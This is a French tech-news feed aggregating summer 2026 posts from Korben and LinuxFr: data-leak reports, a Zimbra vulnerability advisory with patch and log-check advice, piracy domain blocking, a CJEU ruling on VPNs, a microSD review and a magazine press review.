Le site Cyberattaque.org , qui a pu examiner des échantillons, confirme le pire. On y trouve des identités, des dates de naissance, des adresses postales et des informations liées aux droits de propriété. Un second extrait ajoute des adresses e-mail et des numéros de téléphone. Sur 500 lignes analysées, 453 contenaient un numéro, 274 un e-mail et 423 une date de naissance.

Et ça ne s'arrête pas aux propriétaires. Les comptes des utilisateurs de la plateforme sont aussi dans la nature, à savoir des agents de collectivités, des services de l'État et des prestataires. On parle de leurs e-mails professionnels, de leurs rôles, du SIREN de leur structure, mais aussi d'adresses IP, de sessions récentes et de mots de passe. Bonne nouvelle relative, ces mots de passe sont hachés, le plus souvent en bcrypt, donc pas lisibles directement, ou réutilisés ailleurs.

Le plus inquiétant, c'est la fraîcheur de certaines données, avec des sessions de connexion très récentes dans les échantillons. Ce n'est donc pas une vieille base oubliée dans un coin, mais bien un environnement encore actif.

Pour les propriétaires concernés, le risque immédiat, c'est l'hameçonnage sur mesure. Avec votre nom, votre adresse et votre bien, un faux courrier des impôts devient tout de suite bien plus crédible. Méfiance sur tout ce qui touchera au foncier dans les prochaines semaines.

Source : MacG

  • ✇Korben
  • Lexar case 2 To dans une microSD très rapide
    - Contient des liens affiliés Amazon - Lexar m'a envoyé en test une carte microSD un peu particulière, car hors normes. C'est une "Silver Plus" de 2 To. Oui oui, 2 To. On parle là d'un bout de plastique grand comme un ongle, deux grammes sur la balance, dans lequel Lexar a réussi à fourrer 2 To de stockage. Autant dire plus que le disque qui équipe mon MacBook Pro d'1 To, sauf qu'ici, ça se glisse tranquillement dans un drone. La carte est notée comme pouvant encaisser une v

Lexar case 2 To dans une microSD très rapide

27 août 2026 à 15:12
- Contient des liens affiliés Amazon -

Lexar m'a envoyé en test une carte microSD un peu particulière, car hors normes. C'est une "Silver Plus" de 2 To. Oui oui, 2 To. On parle là d'un bout de plastique grand comme un ongle, deux grammes sur la balance, dans lequel Lexar a réussi à fourrer 2 To de stockage. Autant dire plus que le disque qui équipe mon MacBook Pro d'1 To, sauf qu'ici, ça se glisse tranquillement dans un drone.

La carte est notée comme pouvant encaisser une vitesse de 255 Mb/s en lecture, et 180 Mb/s en écriture, tiens que ça. Mais ce qui m'intéresse vraiment ça va être les cas d'usage.

Prenez un vidéaste qui part filmer avec un drone ou une caméra d'action, du genre DJI Osmo ou Insta360, en 4K et même en 8K sur les derniers modèles. Avec une carte pareille, il tourne des heures sans jamais voir poper le message "carte pleine" pile au moment où l'action démarre.

C'est tout con, mais quand on a déjà raté un plan parce qu'il fallait changer de carte, on mesure le luxe du truc, et croyez-moi, ça m'est déjà arrivé. Plus de bouts de plastique à jongler dans la poche, plus un seul égaré dans l'herbe en pleine rando. Une carte, un voyage entier dessus.

Même logique pour un photographe qui shoote en RAW, ce format brut que les boîtiers crachent sans compression, pratique à retoucher mais horriblement lourd. Là où une petite carte se remplit en un mariage, celle-ci encaisse des milliers de clichés sans râler.

On vous l'a dit, la vitesse suit, avec ces 180 Mo/s annoncés qui absorbent tranquillement le débit de la 4K et de la 8K, sans lâcher la moindre image en chemin.

Et ne réduisons pas l'intérêt de ce genre de produit au petit monde de la vidéo, parce qu'une console portable ou un Steam Deck avalent aussi ce format, tout comme pas mal d'Android, et 2 To c'est confortable. Notez que c'est une gamme que je connais bien, puisque je l'utilise aussi sur les cartes SD plus classiques pour mon appareil photo Fujifilm.

Le hic, vous vous en doutez, c'est l'addition. Lexar n'en a pas produit des masses, et le produit est dur à trouver, tout comme son prix. Mais en attendant, vous pouvez vous rabattre sur la version 1 To ou 512 Go , qui sont distribuées sur Amazon !

Voilà, on est donc là sur un produit hors normes, qui parlera forcément à ceux qui veulent le meilleur stockage dans leur appareil.

  • ✇Korben
  • Un piratage bien gênant au Liechtenstein
    Toutes les fuites de données ne se valent pas, et celle-ci a de quoi faire transpirer pas mal de monde. Des pirates ont siphonné le registre des ayants droit économiques du Liechtenstein dans la nuit du 29 au 30 juillet, embarquant les informations de 31 000 sociétés, fondations et fiduciaires d'un coup. Un ayant droit économique, pour faire simple, c'est la vraie personne en chair et en os qui possède ou contrôle une société, celle qui empoche l'argent tout au bout de la chaîne même quand une c

Un piratage bien gênant au Liechtenstein

24 août 2026 à 10:59

Toutes les fuites de données ne se valent pas, et celle-ci a de quoi faire transpirer pas mal de monde. Des pirates ont siphonné le registre des ayants droit économiques du Liechtenstein dans la nuit du 29 au 30 juillet, embarquant les informations de 31 000 sociétés, fondations et fiduciaires d'un coup.

Un ayant droit économique, pour faire simple, c'est la vraie personne en chair et en os qui possède ou contrôle une société, celle qui empoche l'argent tout au bout de la chaîne même quand une cascade de sociétés-écrans s'emploie à la rendre invisible.

C'est tout le problème. Ce registre a été monté pour lutter contre le blanchiment, en forçant chaque structure à déclarer noir sur blanc qui profite réellement d'elle, si bien que les pirates viennent de mettre la main sur l'annuaire officiel des propriétaires cachés du pays.

Rappelons où l'on se trouve. Le Liechtenstein est ce mouchoir de poche coincé entre la Suisse et l'Autriche qui s'est taillé une réputation mondiale de terre d'accueil pour fondations et sociétés discrètes, l'endroit idéal pour ranger un patrimoine loin des regards.

Dans le butin, on retrouve le nom des entités et surtout le nom, la date de naissance, la nationalité et le pays de résidence des bénéficiaires planqués derrière chacune d'elles.

Une petite éclaircie pour ces gens quand même, puisque les adresses, les numéros de téléphone et les données financières comme le chiffre d'affaires, les actifs ou les dividendes sont restés hors de portée, ce qui atténue la casse sans rien retirer à la gêne provoquée par les noms exposés.

L'attaque aurait été menée avec un vrai savoir-faire technique d'après l'enquête, personne n'a encore été identifié, et le pays a réclamé un coup de main international pour espérer remonter la piste.

Une cellule de crise montée dès le samedi soir sous la houlette de la cheffe du gouvernement Brigitte Haas et du ministre de la Justice, pour prévenir les personnes concernées et éteindre l'incendie.

Franchement, pour un pays qui a fait de la discrétion de ses fondations un fonds de commerce, on imagine mal un fichier plus gênant à laisser filer dans la nature.

Source : Le Temps

  • ✇Korben
  • La Royal Navy et ses caméras de la Dynastie Ping
    Dans la série "les gens qui assurent notre sécurité n'ont pas fait leur job jusqu'au bout", voici une chouette histoire de caméras montées sur les drones navals de la Royal Navy qui, ÉVIDEMMENT, envoyaient des signaux vers une adresse IP située en Chine. Et cette découverte ne vient pas d'une opération de contre-espionnage mais d'une simple évaluation de vulnérabilité de routine, menée par le ministère de la Défense britannique sur son propre matériel. Ces caméras sont celles qui équipent les K3

La Royal Navy et ses caméras de la Dynastie Ping

Par : Korben ✨
12 août 2026 à 11:37

Dans la série "les gens qui assurent notre sécurité n'ont pas fait leur job jusqu'au bout", voici une chouette histoire de caméras montées sur les drones navals de la Royal Navy qui, ÉVIDEMMENT, envoyaient des signaux vers une adresse IP située en Chine. Et cette découverte ne vient pas d'une opération de contre-espionnage mais d'une simple évaluation de vulnérabilité de routine, menée par le ministère de la Défense britannique sur son propre matériel.

Ces caméras sont celles qui équipent les K3 Scout, des bateaux sans équipage que la Royal Navy et les Royal Marines utilisent pour la surveillance et la protection de force.

Ce clic autorise une connexion à Google : adresse IP transmise et traceurs possibles. En savoir plus Voir cette vidéo sur YouTube

Et le signal en question porte un nom que tout le monde connaît en domotique : un heartbeat. C'est le ping le plus banal qui existe, celui qui dit "je suis en ligne, je fonctionne" et rien d'autre. C'est le même que crache votre caméra IP du salon, dont je vous parlais déjà avec OpenIPC .

Le ministère britannique affirme qu'aucune donnée sensible, aucun système militaire et aucune donnée gouvernementale n'ont été consultés, compromis ou transmis hors des canaux autorisés et ajoute que ses procédures de test ont repéré le problème "tôt".

La connectivité internet des caméras a quand même été coupée puisque même si ça n'a l'air de rien, un mouchard qui se contente de dire bonjour reste un mouchard qui connaît le chemin.

Reste maintenant la question de comment ce composant est arrivé sur un engin de reconnaissance militaire. En fait, les caméras ne viennent pas de Kraken Technology Group, le constructeur britannique du K3 Scout, mais d'un sous-traitant tiers qui pourtant avait fourni des assurances sur le fait que ses caméras répondaient aux exigences de sécurité, y compris celles rattachées au National Defense Authorization Act américain.

Bref, de la paperasse, des assurances, mais pas un démontage ni une capture de trafic... Kraken dit avoir mené un audit complet avec la Royal Navy une fois les communications découvertes. J'espère bien ^^ !

Côté portée, ça concerne les 20 K3 Scout achetés dans le cadre du Project Beehive, un programme de 12,3 millions de livres, en service chez les Royal Marines depuis mars. Le Telegraph , qui a sorti l'affaire, écrit que du matériel lié à la préparation d'une éventuelle mission britannique dans le détroit d'Ormuz avait été enregistré sur ces appareils.

Par contre, ce qu'on ne sait toujours pas, c'est la marque de la caméra et la nature exacte du composant chinois car aucun rapport ne les nomme pour le moment... Mais j'espère que ça n'a pas été aussi intégré sur du matos français...

Source

  • ✇LinuxFr.org : les dépêches
  • Multiplier par 4 et en 4 ans l’adoption de Linux chez le particulier !
    Bonsoir à toutes et à tous ! Après un démarrage « maladroit » en avril dernier (en clair on s’est pris une volée de bois vert 😂), nous avons revu drastiquement notre « copie » et nous sommes fiers de vous présenter notre nouveau site et ses nouvelles ressources. Notre objectif reste le même : multiplier par 4 et en 4 ans l’adoption de Linux chez le particulier ! Le Libre, on en parle beaucoup tout comme la souveraineté numérique mais concrètement la route est longue, trop longue et parfois in

Multiplier par 4 et en 4 ans l’adoption de Linux chez le particulier !

Bonsoir à toutes et à tous !

Après un démarrage « maladroit » en avril dernier (en clair on s’est pris une volée de bois vert 😂), nous avons revu drastiquement notre « copie » et nous sommes fiers de vous présenter notre nouveau site et ses nouvelles ressources.

Notre objectif reste le même : multiplier par 4 et en 4 ans l’adoption de Linux chez le particulier !

Le Libre, on en parle beaucoup tout comme la souveraineté numérique mais concrètement la route est longue, trop longue et parfois inaccessible pour des populations loin des grandes métropoles où l’on trouve désormais de nombreuses associations et collectivités qui promeuvent et qui portent assistance à la population pour faire revire leur PC et entrer dans un monde numérique plus « juste » et plus respectueux de notre vie privée et de notre planète.

Certains disent que le PC est mort, mais nous, nous le pensons pas ! Cette machine à écrire des temps modernes a du sens : le partage des savoirs et des savoir-faire, la création. De part leur essence, la plupart des distributions GNU/Linux respectent l’utilisateur, ne sont pas intrusives et permettent d’utiliser des machines devenues obsolètes aux yeux des GAFAM. D’après HOP, 55 % des PC sous Windows 10 sont directement concernés par l’incompatibilité quant à l’utilisation de Windows 11. Nous souhaitons prouver qu’une alternative existe et qu’elle n’a rien à envier aux GAFAM !

Notre modèle est basé sur une association et, OUI on parle « argent » dès la page d’accueil du site, car nous rémunérons nos linuxAngels pour leur travail qui consiste à aller chez le particulier et à effectuer une migration de Microsoft Windows vers Linux Mint qui est la distribution que nous avons choisie avec son environnement Cinnamon.

Bien évidement, nous recherchons des linuxAngels, des ami·e·s (assos, gulls, collectifs…) qui parlent de nous et qui nous aideraient à relever ce défi mais aussi des collectivités pour réaliser des projets à grande échelle, etc.

Voilà !

Commentaires : voir le flux Atom ouvrir dans le navigateur

  • ✇Korben
  • Zimbra pas à jour ? Un APT russe lit peut-être déjà vos mails
    Hier, le 23 juillet 2026, la CISA, la NSA et le FBI ont sorti une alerte conjointe avec une douzaine d'agences alliées, et pour une fois leur message est assez court : Si vous auto-hébergez un serveur de messagerie Zimbra pas à jour, considérez que des espions russes lisent peut-être déjà vos mails !! Voilà, le groupe s'appelle Laundry Bear (aussi connu sous le nom Void Blizzard chez Microsoft, ou TA488 chez Proofpoint), il est lié à l'État russe, et il exploite une faille connue de Zimbra depui

Zimbra pas à jour ? Un APT russe lit peut-être déjà vos mails

Par : Korben ✨
24 juillet 2026 à 18:04

Hier, le 23 juillet 2026, la CISA, la NSA et le FBI ont sorti une alerte conjointe avec une douzaine d'agences alliées, et pour une fois leur message est assez court : Si vous auto-hébergez un serveur de messagerie Zimbra pas à jour, considérez que des espions russes lisent peut-être déjà vos mails !!

Voilà, le groupe s'appelle Laundry Bear (aussi connu sous le nom Void Blizzard chez Microsoft, ou TA488 chez Proofpoint), il est lié à l'État russe, et il exploite une faille connue de Zimbra depuis juillet 2025.

La faille, c'est la CVE-2025-66376. Il s'agit d'une XSS stockée dans la vieille interface Classic de Zimbra Collaboration, déclenchée par des directives CSS @import planquées dans un email HTML piégé. Le truc vicieux c'est qu'il n'y a pas besoin de cliquer pour se faire infecter. Vous ouvrez le mail, le JavaScript s'exécute tout seul, et voilà !! NVD note cette vuln 6.1 (interaction requise) quand le MITRE la monte à 7.2 (aucune interaction).

Et ce qu'ils récupèrent nos amis russes, là, c'est du lourd ! Une fois dedans, Laundry Bear siphonne vos 90 derniers jours d'emails, les adresses et mots de passe des comptes, l'annuaire complet de l'organisation (la Global Address List), et surtout vos jetons 2FA et codes de récupération. Autrement dit, même votre double authentification saute. Ils ont carrément développé un outil maison pour ça, baptisé "Ulej" (Улей, "ruche" en russe), qui exfiltre tranquillement les archives par requêtes DNS et HTTPS.

Zimbra a bien sûr corrigé la faille le 6 novembre 2025, dans les versions 10.0.18 et 10.1.13. Le patch existe donc depuis 8 mois ! Sauf que la campagne, elle, tournait déjà comme 0-day depuis juillet 2025, soit 4 mois avant le correctif. Résultat, entre les serveurs jamais mis à jour et ceux compromis avant le fix, on ne s'en sort plus. La CISA a même inscrit cette CVE à son catalogue KEV des failles activement exploitées. L'advisory conjoint des américains ne donne pas de décompte des victimes, mais le casting des cibles fait froid dans le dos puisque vous vous en doutez, l'Ukraine est en première ligne, ainsi qu'une tripotée de gouvernements sans parler des secteurs de la défense et l'énergie côté OTAN.

Si vous êtes concerné, et là je parle aux admins qui font tourner leur propre Zimbra, pas aux gens sur Gmail ou Outlook ^^, la marche à suivre est simple. Vous mettez à jour vers 10.0.18 ou 10.1.13 minimum, tout de suite. Et comme un serveur laissé sans patch durant des mois a de bonnes chances d'avoir déjà reçu de la visite, partez du principe que vous êtes compromis. Donc vous devez remettre à zéro tous les mots de passe, invalider les sessions actives, régénérer des codes 2FA, et jeter un coup d'œil dans les logs à la recherche de la commande CreateAppSpecificPasswordRequest ou de la chaîne "ZimbraWeb". Ce sont les traces que laisse le groupe Laundry Bear.

Ce genre d'attaque qui passe par un client mail, c'est devenu une spécialité des APT russes. Je vous en parlais quand APT28 transformait Outlook en backdoor avec NotDoor , et plus récemment quand des espions russes se faisaient piéger sur Signal . En général, la messagerie, c'est le coffre-fort d'une organisation, et ça ils le savent très bien.

Bref, si un Zimbra traîne quelque part sur votre infra, arrêtez de lire mon site et allez le patcher immédiatement !

Source

  • ✇Korben
  • La Belgique bloque wawacity.pizza, mais les pirates se sont déjà mis au poker
    La Belgique vient de bloquer wawacity.pizza. Et wawacity.rodeo. Ah et aussi wawacity.taxi, wawacity.futbol, wawacity.motorcycles, wawacity.irish, sans oublier zone-telechargement.meme et zone-telechargement.monster ( la liste est ici ). 113 domaines au total, classés le 3 juillet dernier comme contrefaisants par le président du tribunal de l'entreprise francophone de Bruxelles dont 37 pour Wawacity et 36 pour Zone-Téléchargement . Y'a même un zone-telechargement.gratis

La Belgique bloque wawacity.pizza, mais les pirates se sont déjà mis au poker

Par : Korben ✨
17 juillet 2026 à 12:02

La Belgique vient de bloquer wawacity.pizza. Et wawacity.rodeo. Ah et aussi wawacity.taxi, wawacity.futbol, wawacity.motorcycles, wawacity.irish, sans oublier zone-telechargement.meme et zone-telechargement.monster ( la liste est ici ).

113 domaines au total, classés le 3 juillet dernier comme contrefaisants par le président du tribunal de l'entreprise francophone de Bruxelles dont 37 pour Wawacity et 36 pour Zone-Téléchargement . Y'a même un zone-telechargement.gratis, qui est au moins honnête sur le prix de la marchandise ^^ !

Sauf que depuis le 9 juillet, les deux sites tournent à nouveau sur un TLD en .poker. Soit la veille du jour où la BAPO, le service belge de lutte contre la contrefaçon en ligne, a publié sa décision d'exécution. Autrement dit, la liste était déjà obsolète avant que Telenet, Proximus, Orange Belgium, Mobile Vikings et DIGI aient eu le temps d'y toucher ! Et les anciennes adresses en .codes et .expert, ne sont pas dans la liste belge non plus.

Du coup, vous vous demandez peut-être pourquoi ces deux sites collectionnent les TLD les plus improbables du registre. Hé bien c'est pas du folklore, c'est une réponse directe à l'ARCOM. À chaque fois que les FAI français appliquent une salve de blocages DNS , les opérateurs enregistrent un nouveau domaine et redirigent leur public via des pages d'atterrissage et des canaux Telegram. La Belgique hérite donc d'un stock de domaines cramés par la France, et les bloque consciencieusement, un par un, avec plusieurs coups de retard.

Après, les ayants droit ne sont pas con non plus puisqu'ils ont explicitement demandé au tribunal de bloquer les pages "panneau indicateur", c'est à dire celles qui vous disent où le site a déménagé cette semaine.

Résultat, wawacity-info.com et zone-telechargement-info.com sont aussi dans la liste. Ces deux pages n'hébergent aucun contenu protégé et ne pointent vers aucun fichier illégal, elles se contentent de vous annoncer quelle est l'adresse active du moment. Le tribunal a validé quand même, au motif qu'elles "facilitent l'accès".

Et là, si vous mettez ces deux pages indicatrices côte à côte, vous voyez tout de suite qu'elles sont quasiment identiques. Même mise en page, même messages sur Telegram, où les deux comptes arrosent des dizaines de milliers d'abonnés avec un texte identique au mot près. Wawacity et Zone-Téléchargement, c'est donc très probablement la même équipe, ce qui explique pourquoi les deux changent de domaine en même temps, comme un couple qui déménage.

Movix, visé par la même décision, a lui aussi déjà migré vers un nouveau TLD et reste accessible. Le reste de la fournée complète les 113 comme Lookmovie et ses treize variantes, KissKH, animepahe, anime-sama, WatchSeries, voir-anime, Streamex. La liste noire belge dépasse maintenant les 1000 domaines depuis le lancement du dispositif en 2025, et elle peut être mise à jour chaque semaine avec 50 nouveaux noms.

50 par semaine, c'est impressionnant ! Face à des gars qui basculent leur trafic sur un nouveau TLD en quelques minutes, montre en main, la justice est dépassée ! Et pas parce qu'elle est nulle hein, mais parce que le blocage DNS n'a jamais empêché personne de taper une autre adresse qui renvoie vers le même service... On avait déjà vu le même théâtre quand la Belgique a censuré Internet Archive , et quand le Conseil d'État a éteint la riposte graduée d'Hadopi après 17 ans .

Prochaine étape probable, les ayants droit s'attaqueront surement aux canaux Telegram. En attendant, quelqu'un devrait leur dire que cette .pizza était déjà bien froide ^^.

Source : TorrentFreak

  • ✇Korben
  • Contourner un géoblocage via VPN n'a rien d'illégal, dit la CJUE
    En voilà une bonne nouvelle ! La Cour de justice de l'Union européenne vient de rendre un arrêt le 9 juillet dernier qui précise que contourner un géoblocage avec un VPN ne fait pas de vous un pirate. Et croyez-moi, nos ayants droit préférés ne vont pas adorer. En plus, toute cette affaire est un petit bijou de bizarrerie juridique. Les manuscrits d'Anne Frank sont protégés par le droit d'auteur aux Pays-Bas jusqu'en 2037, mais ils sont déjà tombés dans le domaine public dans plei

Contourner un géoblocage via VPN n'a rien d'illégal, dit la CJUE

Par : Korben ✨
17 juillet 2026 à 09:40

En voilà une bonne nouvelle ! La Cour de justice de l'Union européenne vient de rendre un arrêt le 9 juillet dernier qui précise que contourner un géoblocage avec un VPN ne fait pas de vous un pirate.

Et croyez-moi, nos ayants droit préférés ne vont pas adorer.

En plus, toute cette affaire est un petit bijou de bizarrerie juridique. Les manuscrits d'Anne Frank sont protégés par le droit d'auteur aux Pays-Bas jusqu'en 2037, mais ils sont déjà tombés dans le domaine public dans plein d'autres pays européens, comme la Belgique par exemple. En septembre 2021, l'Anne Frank Stichting, la fondation d'Amsterdam qui gère la Maison d'Anne Frank, a mis en ligne gratuitement une édition scientifique des manuscrits, en néerlandais, avec un géoblocage pour couper l'accès depuis les pays où l'œuvre reste protégée.

Et c'est à ce moment-là, que l'Anne Frank Fonds, la fondation suisse qui détient les droits de l'œuvre, attaque car pour elle, un blocage qu'on peut déjouer avec un simple VPN ne protège rien du tout.

Alors comme c'était un peu compliqué, la Cour suprême des Pays-Bas a renvoyé la question à Luxembourg.

Et la réponse de la CJUE est claire comme de l'eau de roche : le géoblocage suffit. Tant qu'il est fait dans "l'état de l'art", c'est une mesure efficace, même si un VPN peut le contourner en deux clics. Le simple fait qu'on puisse passer outre ne transforme pas la mise en ligne en "communication au public" illicite.

Et voici le passage qui nous intéresse vraiment : le fournisseur de VPN n'est pas responsable. Il ne donne pas accès à l'œuvre et ne joue "aucun rôle indispensable" dans sa diffusion, écrit la Cour. Si un jour un géoblocage bâclé laisse fuiter une œuvre protégée, c'est celui qui l'a mise en ligne qui répond, pas le VPN qui a servi à sauter la barrière.

Attention quand même à ne pas sur-interpréter non plus... Cela ne veut pas dire que la Cour vous délivre un permis de pirater tranquille via VPN. Elle parle d'une œuvre déjà libre de droits quelque part, de la responsabilité de l'éditeur, et elle blanchit les fournisseurs de VPN au passage. Mais le message de fond c'est bien que le VPN reste un outil parfaitement légal , et pas un complice.

Sauf qu'en France, vu qu'on est des gros nuls, on fait tout l'inverse. Pendant que le Luxembourg range le VPN du côté des outils neutres, la justice française le traite comme un FAI qu'on réquisitionne. Canal+, qui tient les droits de la Premier League et du Top 14, a déjà fait condamner les cinq gros du secteur, NordVPN, ExpressVPN, CyberGhost, Proton et Surfshark, à bloquer les sites de streaming sportif pirate pour leurs abonnés français.

Proton s'est même retrouvé sommé de filtrer une trentaine de domaines fin janvier 2026, avec des ordonnances "dynamiques" que l'Arcom peut étendre à la volée. Je vous racontais déjà tout ça quand la France a commencé à ordonner aux VPN de bloquer ces sites .

Notez aussi que Proton, société suisse, avait justement annoncé vouloir porter la question du blocage des VPN devant la CJUE. L'arrêt Anne Frank tombe donc très bien car ça leur fait plus de munitions.

Reste maintenant LA vraie question : les injonctions françaises, fondées sur le Code du sport, tiendront-elles face à la jurisprudence de Luxembourg ? Vivement le prochain round ^^.

  • ✇Korben
  • Uptobox : à cause de quelques tweets, ce technicien doit 306 000 euros à Disney
    Disney considérait une addition à 16 millions d'euros contre un simple technicien d'Uptobox, la cour d'appel de Paris vient de la ramener à 306 000, et ce qui reste ne tient même pas à son travail sur les serveurs, mais à quelques messages qu'il a postés sur X. Une histoire folle. Petit rappel pour ceux qui n'ont jamais croisé le nom. Uptobox était un gros hébergeur de fichiers, une sorte de coffre-fort en ligne où l'on déposait et s'échangeait des vidéos, très utilisé pour récupérer films et sé

Uptobox : à cause de quelques tweets, ce technicien doit 306 000 euros à Disney

16 juillet 2026 à 17:28

Disney considérait une addition à 16 millions d'euros contre un simple technicien d'Uptobox, la cour d'appel de Paris vient de la ramener à 306 000, et ce qui reste ne tient même pas à son travail sur les serveurs, mais à quelques messages qu'il a postés sur X. Une histoire folle.

Petit rappel pour ceux qui n'ont jamais croisé le nom. Uptobox était un gros hébergeur de fichiers, une sorte de coffre-fort en ligne où l'on déposait et s'échangeait des vidéos, très utilisé pour récupérer films et séries piratés. Lancé en 2010, il pesait encore plus d'un million de visiteurs par mois avant d'être bloqué puis fermé en 2023.

Le technicien, surnommé Lucas pour rester anonyme, vit aux Émirats et gérait l'infrastructure des serveurs depuis 2012. Disney voulait le faire passer pour l'un des vrais patrons cachés du site.

Sauf que la cour n'a rien vu de tel. Il se décrivait bien comme directeur technique sur les réseaux, mais aucun élément ne prouvait qu'il pilotait la plateforme, et les juges n'ont retenu qu'un salarié chargé de la technique.

Reste une question que l'affaire pose forcément, celle de savoir pourquoi juger à Paris un homme installé à Dubaï. La réponse tient au droit français, qui s'applique dès qu'une contrefaçon vise le public de l'Hexagone, et Uptobox distribuait bel et bien des films protégés à des internautes français.

Ce qui a fini par lui coûter cher, ce sont donc ses tweets. À l'été 2023, il avait expliqué en public comment contourner le blocage du site en changeant de serveurs DNS.

Pour la justice, ces quelques messages suffisaient à engager sa responsabilité personnelle. Comme ils ne couvraient que deux mois, la cour a limité le préjudice à cette courte période, d'où une note très largement allégée.

16 millions demandés, 306 000 obtenus, et juste pour une poignée de tweets, comme quoi même quand on s'appelle Disney on ne peut pas obtenir tout et n'importe quoi.

Source : Clubic

  • ✇Korben
  • Le blocage DNS casse tout sauf le piratage (dixit Google)
    Google est allé raconter à la Commission européenne ce que les gens qui s'y connaissent un peu en réseau répètent depuis 15 ans : Bloquer les résolveurs DNS, les VPN et les adresses IP pour lutter contre le piratage, ça ne marche pas. Dans un document envoyé pour la consultation sur la révision de la directive copyright, Mountain View écrit que "bloquer les résolveurs DNS, les IP ou les VPN est inefficace, car cela ne supprime pas du tout le contenu et se contourne facilement en u

Le blocage DNS casse tout sauf le piratage (dixit Google)

Par : Korben ✨
13 juillet 2026 à 11:26

Google est allé raconter à la Commission européenne ce que les gens qui s'y connaissent un peu en réseau répètent depuis 15 ans : Bloquer les résolveurs DNS, les VPN et les adresses IP pour lutter contre le piratage, ça ne marche pas.

Dans un document envoyé pour la consultation sur la révision de la directive copyright, Mountain View écrit que "bloquer les résolveurs DNS, les IP ou les VPN est inefficace, car cela ne supprime pas du tout le contenu et se contourne facilement en utilisant des résolveurs DNS alternatifs".

Le plus marrant ??? Bah c'est que Google sait très exactement de quoi il parle, vu que la justice française l'oblige déjà à filtrer son propre résolveur 8.8.8.8 pour protéger les matchs de foot de Canal+ (Fun fact : J'ai pas vu une seule image, ni score, ni entendu une seule histoire à propos de la Coupe du Monde cette année, tellement les algos savent que ça ne m'intéresse pas.... loool)

Pour ceux qui débarquent (oué oué), le blocage DNS, c'est demander aux annuaires du net (souvent ceux de votre FAI) de faire semblant de ne pas connaître l'adresse d'un site. Le site reste en ligne, ses serveurs tournent, et vous le retrouvez facilement en moins de 2 min, en changeant de résolveur ou en allumant un VPN.

Le blocage d'adresses IP, c'est encore pire, parce qu'une même adresse est souvent partagée par des milliers de sites sans aucun rapport entre eux... En bloquer une, ça revient donc souvent à couper l'électricité de tout l'immeuble pour punir un seul locataire.

Et des immeubles plongés dans le noir, la soumission de Google en aligne toute une collection. Je pense par exemple à ce document étiquetté "Privileged and Confidential" que la Commission a quand même publié (lol, des champions, je vous dis !) et qui cite le nom de clients de Google Cloud parfaitement en règle, qui pourtant ont été entièrement coupés à Internet fin 2019 au Portugal. Tout ça parce que des fournisseurs d'accès Internet locaux avaient bloqué des ASIP partagés pour viser certains sites pirates...

Ou encore un sous-domain de Google Drive ainsi que des IP Cloudflare sur lequel reposaient plus de 42 millions de domaines victimes du Piracy Shield italien. Ah et j'ai oublié l'Espagne qui vient compléter ce joli bingo parce que là-bas les blocages réclamés par LaLiga (la ligue de foot locale) durant les matchs, on fait carrément tomber +550 000 dont les sites d'Amnesty International, de l'UNICEF, du Sénat australien, de la Stanford Law Review et même des serveurs Amazon S3.

Et en France, je ne sais pas si vous vous souvenez, mais Cisco a carrément préféré débrancher son service OpenDNS plutôt que de se plier aux ordonnances de la justice. Quelle bonne ambiance dans ce terreau fertile à la dictature qui nous fonce dessus comme un train de la Deutsche Reichsbahn. (Point Godwin atteint, j'm'en fous, je fais ce que je veux, c'est mon site ^^).

Du coup, les ayants droit réclament maintenant de bloquer aussi les résolveurs alternatifs et les VPN eux-mêmes... et c'est exactement cette fuite en avant que Google demande d'arrêter. En tout cas dans son message, Google rappelle vivement ce que l'industrie du divertissement refuse d'entendre depuis l'époque de Napste : Quand vous avez un catalogue de merde émietté entre des dizaines de plateformes pour des prix exorbitants, avec de la pub, une qualité assez basse et des tas d'œuvres manquantes, eh bien, il ne faut pas s'étonner que le téléchargement illégal reparte de plus belle.

Maintenant, c'est vrai que Google ne joue pas les chevaliers blancs par pure bonté d'âme. En fait, ce qu'ils défendent, c'est leur résolveur maison, leur cloud et leurs clients. Elle reste par exemple très silencieuses sur tous les projets de loi de blocage qui avancent en ce moment même au Congrès américain.

Mais sur le fond, on ne peut pas leur donner le tort surtout quand je vois que le DNS4EU, le résolveur souverain européen, se fait déjà mettre la pression pour filtrer les sites pirates.

Voilà, la consultation est close depuis le 25 juin dernier et la commission est actuellement en train d'éplucher toutes les contributions pour décider des futures conneries qu'elle va faire. On croise les doigts quand même.

Source

  • ✇LinuxFr.org : les dépêches
  • 📰 Revue de presse — été 2026
    Il fait trop chaud pour laisser un ordinateur allumé chez vous, qui va forcément générer des degrés celsius supplémentaires. C'est le bon moment pour ouvrir un magazine papier. Voici donc l'édition estivale de notre petit panorama, forcément subjectif et parti{e,a}l, de la presse papier (et en ligne) disponible en ce milieu d'année. Et comme c'est l'été, on se permet de déborder un peu pour ne pas parler qu'informatique libre, mais aussi jeux… Voici donc les nouveautés des éditions Diamond so

📰 Revue de presse — été 2026

Par : Florent Zara
13 juillet 2026 à 15:13

Il fait trop chaud pour laisser un ordinateur allumé chez vous, qui va forcément générer des degrés celsius supplémentaires. C'est le bon moment pour ouvrir un magazine papier. Voici donc l'édition estivale de notre petit panorama, forcément subjectif et parti{e,a}l, de la presse papier (et en ligne) disponible en ce milieu d'année. Et comme c'est l'été, on se permet de déborder un peu pour ne pas parler qu'informatique libre, mais aussi jeux…

Image une de Journal

Voici donc les nouveautés des éditions Diamond sorties en ce début d'été et disponibles jusqu'à fin août, peu ou prou.

  • GNU/Linux Magazine France no 282 : du Deep Learning et du python pour détecter les constructions illégales sur des jeux de données IGN ;
  • SysOps Pratique no 156 fait tourner un LLM chez vous. Bref, #IA et #Souveraineté ;
  • MISC magazine no 146 vous propose une trilogie d'attaque sur Windows Defender ;
  • Hackable no 67 installe une surveillance vidéo dopée à l'IA, mais sans cloud ;
  • MISC hors-série no 36 pirate l'humain avec son dossier consacré à l'ingénierie sociale.

Auxquels nous ajoutons pour le plaisir le hors-série no19 Jeux de plateau de Canard PC car nous savons qu'une partie des LinuxFrisés est aussi amatrice de jeux de société. Leur dossier est consacré à la triche ! Vous aurez tout l'été pour peaufiner vos techniques pour détecter vos amis tricheurs !

Bonnes lectures !

Les sommaires des numéros de l'été 2026

Mosaïque des couvertures GLMF 282 Mosaïque des couvertures SOP 156 Mosaïque des couvertures MISC 146 Mosaïque des couvertures HK 67 Mosaïque des couvertures MISC HS 36
Mosaïque des couvertures Jeux de plateau HS 19  

GNU/Linux Magazine numéro 282

Au sommaire de ce numéro de juillet — août 2026 :

  • Quarkus par la pratique ;
  • (Re)Découvrons Ada ensemble !
  • Les codes fantastiques : vous ne passerez pas (deux fois) ;
  • Détectez les constructions illégales avec le Deep Learning sur des jeux de données IGN ;
